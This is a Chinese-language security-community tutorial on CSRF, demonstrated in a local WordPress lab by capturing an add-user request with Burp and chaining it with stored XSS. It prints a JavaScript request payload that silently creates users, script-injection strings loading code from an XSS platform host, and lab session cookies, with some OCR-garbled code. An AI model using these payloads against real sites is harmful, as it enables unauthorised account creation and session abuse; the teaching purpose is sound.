<u>小峰</u> / 2017-11-27 16:09:32 / 浏览数 2225 <u>新手</u> 入门资料 顶(0) 踩(0)

## Web安全系列 -- Csrf漏洞

## 序言

今天继续给大家讲前端漏洞,今天介绍的是csrf这个漏洞与xss漏洞的恩怨情仇,别看这两个漏洞只差几个字符,但他们的区别可是天差地别。

## Csrf漏洞

CSRF ( Cross-site request forgery ) 跨站请求伪造:也被称为"One Click Attack"或者Session

Riding,通常缩写为CSRF或者XSRF,是一种对网站的恶意利用。尽管听起来像跨站脚本(XSS),但它与XSS非常不同,XSS利用站点内的信任用户,而CSRF则通过伪装来

## Csrf漏洞分析

#### 成因

其实说白了,csrf漏洞的成因就是网站的cookie在浏览器中不会过期,只要不关闭浏览器或者退出登录,那以后只要是访问这个网站,都会默认你已经登录的状态。而在这个 危害

攻击者盗用了你的身份,以你的名义发送恶意请求。CSRF能够做的事情包括:以你名义发送邮件,发消息,盗取你的账号,甚至于购买商品,虚拟货币转账……造成的问题包示例

首先找到一个目标站点,csrf存在的危害主要存在于可以执行操作的地方,那么我在我搭建的一个环境中的登录后页面进行测试



环境就是一个wordpress的环境,大家可以直接去官网下载


我们选择用户界面进行测试,可以看到现在只有一个用户

★ 文章	已删除4个用户。
📭 媒体	A American de Marine de la compansa
■ 页面	全部(1) 管理员(1)
₱ 评论	批量操作 ▼ 应用 将角色变更为 ▼ 更改
▶ 外观	用户名
▶ 插件	admin
▲ 用户	□ 用户名
<b>所有用户</b> 添加用户 我的个人资料	批量操作 ▼ 应用 将角色变更为 ▼ 更改
<b>★</b> 工具 <b>55</b> 设置	


下面我添加用户

•	491 X <del></del>	
	添加用户	
	用户名 (必填)	test
	电子邮件 (必填)	test@qq.com
	名字	
	姓氏	
	站点	
	密码	显示密码
	发送用户通知	☑ 向新用户发送有关账户详情
	角色	订阅者 ▼
	添加用户	

利用burp进行截断




#### 利用burp的自带插件来利用csrf




会生成一个可以利用csrf.html

修改标注内的值,来保证添加的用户不会重复造成无法添加



在浏览器中尝试



执行按键,发现除了本来存在的第一个用户和我们通过正常手段加入的用户双增加了一个新的test1用户,这个用户就是我们利用csrf点击图片中的submit来执行的操作,因





## Csrf高级应用

利用html很不容易让人利用,漏洞触发复杂,那我们就想办法让这个触发方式变的简单起来。

利用xss漏洞来触发csrf漏洞,完成用户添加的操作。

我们首先要先了解发送的数据包内容

```
Accept-Language: zh-CN, zh;q=0.8
Cookie:
wordpress_a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C1512462863%7C4WfbXS6DKBhNRNr5AXZLpidNT60EIWb
GZPRmmdjtfii%7C03e2feedeea69dc683f1d399766cc755bd02c1de27871e30ba7ed17d5cbf8f8e;
wordpress_logged_in_a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C1512462863%7C4WfbXS6DKBhNRNr5AXZLp
idNT60EIWbGZPRmmdjtfii%7C4513537a74b2375e942b4effce1b6ae4c8e8b0c58d62a4263e0705082ab98a7b;
wp-settings-1=deleted; wp-settings-time-1=1511256128;
UM_distinctid=15fdd073fa722-01726873ebeacf-1571466f-1fa400-15fdd073fa846a;
CNZZDATA80862620=cnzz_eid%3D62752714-1511236922-http%253A%252F%252Flocalhost%253A8081%252F%26nt
ime%3D1511236922
Connection: close

action=createuser&_wpnonce_create-user=75ae076418&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fus
er-new.php&user_login=test&email=test%40qq.com&first_name=&last_name=&url=&pass1=LXoJ2Dcp%23VW3
CsFpgrnCuEuF&pass2=LXoJ2Dcp%23VW3CsFpgrnCuEuF&send_user_notification=1&role=subscriber&createus
er=%E6%B7%BB%E5%8A%A0%E7%94%A8%E6%88%B7
```

打开上节讲到的xss平台,创建一个csrf的项目,我们来编写一下我们的代码吧

```
var xmlhttp;
if (window.XMLHttpRequest) {
. xmlhttp=new XMLHttpRequest();
··}else{
· · xmlhttp=new ·
  ActiveXObject("Microsoft.XMLHTTP");
xmlhttp.open("POST","
http://localhost:8081/wordpress/wp-admin/user-ne
w.php",true);
xmlhttp.setRequestHeader("Content-type", "applica
tion/x-www-form-urlencoded");
xmlhttp.send("action=createuser& wpnonce create-
user=75ae076418& wp http referer=/wordpress/wp-a
dmin/user-new.php&user login=test2&email=test2@q
q.com&first name=&last name=&url=&pass1=LXoJ2Dcp
#VW3CsFpgrnCuEuF&pass2=LXoJ2Dcp#VW3CsFpgrnCuEuF&
send user notification=1&role=subscriber&createu
ser=add");
```

把这段代码粘到项目的代码配置中去

# XSS Platform

创建

当前位置: 首页 > 项目代码 项目名称: csrf

xss利用 我的模块 创建

apache httponly bypass 公共模块

> åējĄčޤč¯ééaŧ XSS.js éģ莤æ~Aå

我的项目 csrf

test1

项目代码:

ActiveXObject("Microsoft.XMLHTTP"); } xmlhttp.open("POST", "http://localhost:8081/wordpress/wpadmin/user-new.php",true); xmlhttp.setRequestHeader("Content-type","application/x-www-form-urlencoded"); xmlhttp.send("action=createuser&\_wpnonce\_create-user=75ae076418&\_wp\_http\_referer=/wordpress/wpadmin/usernew.php&user\_login=test2&email=test2@qq.com&first\_name=&last\_name=&url=&pass1=LXoJ2Dcp#VW3CsFpgrnCuEuF&p

var xmlhttp; if(window.XMLHttpRequest) { xmlhttp=new XMLHttpRequest(); }else{ xmlhttp=new

用户: admin, 退出

ass2=LXoJ2Dcp#VW3CsFpgrnCuEuF&send\_user\_notification=1&role=subscriber&createuser=add");

## 如何使用:

将如下代码植入怀疑出现xss的地方(注意的转义),即可在项目内容观看XSS效果。

</textarea>'"><script src=http://localhost:8081/xsser/NcwIF7?1511330380></script>

## 或者

</textarea>'"><img src=# id=xssvou stvle=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22http%3A%2F%2Floca lhost%3A8081%2Exsser%2ENcwTE7%3E%22%2BMath.random%28%29%3B%28document.getElementsBvTagName%28%22HEAD%22% 29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>

再或者以你任何想要的方式插入

http://localhost:8081/xsser/NcwIF7?1511330380

返回首页

# 发表评论

已登入为admin。登出?

# 评论

```
</texturea>""><script src=http://localhost:8081/xsser/NcwlF7?
1511330380></script>
或者
```

发表评论

留言成功后的效果如下



# "世界,您好!"的3个回复



# 一位WordPress评论者

2017年11月21日下午1:44 编辑

嗨,这是一条评论。 要开始审核、编辑及删除评论,请访问仪表盘的"评论"页面。 评论者头像来自Gravatar。

## ● 回复



### admin

2017年11月22日下午1:39 编辑

·">

# ▶ 回复

</footer><!-- .comment-meta -->

\(\) div id="respond" class="comment-respond"\\
\(\) did="reply-title" class="comment-reply-title"\发表评论\\ \\ \\$ id="nofollow" id="cancel-comment-reply-link" href="localhost:8081/wordpress/wp-comments-post.php" method="post" id="commentform" class="comment-form" novalidate\\
\(\) \(\) class="logged-in-as"\times \(\) href="http://localhost:8081/wordpress/wp-admin/profile.php" aria-label="已受\\\
\(\) np; redirect\_to=http%3A%2F%2Flocalhost%3A8081%2Fwordpress%2F2017%2F11%2F21%2Fhello-world%2F&\_wpnonce=e268b37f88"\times \(\) \(\) \(\) textarea\times \(\/) p\times class="form-submit"\times \(\) input name="submit" type="sublen' name='comment\_parent' id='comment\_parent' value='0' /\>

当管理员查看留言时就执行了我们的危险代码并发送了添加用户的请求

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0 Content-type: application/x-www-form-urlencoded Accept: \*/\* Referer: http://localhost:8081/wordpress/2017/11/21/hello-world/ Accept-Language: zh-CN, zh;q=0.8 wordpress a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C1512462863%7C 4WfbXS6DKBhNRNr5AXZLpidNT60ElWbGZPRmmdjtfii%7C03e2feedeea69dc68 3f1d399766cc755bd02c1de27871e30ba7ed17d5cbf8f8e; wordpress logged in a8198fee34e3bb56f0e7ed5e73a70fab=admin%7C15 12462863%7C4WfbXS6DKBhNRNr5AXZLpidNT60EIWbGZPRmmdjtfii%7C451353 7a74b2375e942b4effce1b6ae4c8e8b0c58d62a4263e0705082ab98a7b; wp-settings-1=deleted; wp-settings-time-1=1511256128; UM distinctid=15fdd073fa722-01726873ebeacf-1571466f-1fa400-15fd d073fa846a; CNZZDATA80862620=cnzz eid%3D62752714-1511236922-http%253A%252F% 252Flocalhost%253A8081%252F%26ntime%3D1511236922 Connection: close action=createuser&\_wpnonce\_create-user=75ae076418&\_wp\_http\_refe rer=/wordpress/wp-admin/user-new.php&user\_login=test&email=test @qq.com&first\_name=&last\_name=&url=&pass1=LXoJ2Dcp#VW3CsFpgrnCu EuF&pass2=LXoJ2Dcp#VW3CsFpgrnCuEuF&send\_user\_notification=1&rol e=subscriber&createuser=add

#### 在查看用户列表成功的加入了test2用户



到这里,csrf的攻击实例可以说讲的差不多了,以后就要大家自己去挖掘了。

## 利用工具介绍

Burp相信大家也都有一定的了解,截断数据包,构造csrf漏洞poc,基本是最简单方便的工具了。


在给大家介绍一个CSRFTester-1.0,这个工具,专门针对csrf漏洞,可以构造多种样式的poc



双击bat文件运行



设置浏览器8008代理,点start就可以获取到通过的数据包了



最下方构造需要的poc加以利用,总的来说比burp更加专业,如果专门利用csrf可以使用这个工具。

# 总结

漏洞依靠用户标识危害网站,利用网站对用户标识的信任,欺骗用户的浏览器发送HTTP请求给目标站点,另外可以通过IMG标签会触发一个GET请求,可以利用它来实现CSCSRF攻击依赖下面的假定:

攻击者了解受害者所在的站点

攻击者的目标站点具有持久化授权cookie或者受害者具有当前会话cookie

点击收藏 | 0 关注 | 0

<u>上一篇:Web安全系列 -- XSS漏洞</u> <u>下一篇:【创新大会】PPT公布</u>

# 1. 6 条回复



hades 2017-11-28 10:04:45

@小峰 对于新手来说是他们的福利,其实我觉得你还需要一个知识的导图

0 回复Ta



only 2017-11-28 16:49:07

最近回复:2017年11月28日 10:04

0 回复Ta



xwbk12 2017-11-29 11:54:08

我是用的wordpress版本中,发布的评论插入testte<script src=<a href="http://192.168.40.239/xsser/S7JYsk?1511924962">http://192.168.40.239/xsser/S7JYsk?1511924962</a></a> <a href="http://192.168.40.239/xsser/S7JYsk?1511924962">http://192.168.40.239/xsser/S7JYsk?1511924962</a></a>

0 回复Ta



hades 2017-11-29 12:41:32

@xwbk12 文章用wp做测试是不太合适的,本身wp安全性就很高了,如果要测试成功必需修改一些安全设置,或者权限放开的情况下才能测试成功。

0 回复Ta



@xwbk12 昨天那个WordPress版本 wordpress-4.9-zh\_CN

0 回复Ta



xwbk12 2017-11-30 11:23:58

@hades

非常非常感谢啊!!

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> <u>友情链接</u> <u>社区小黑板</u>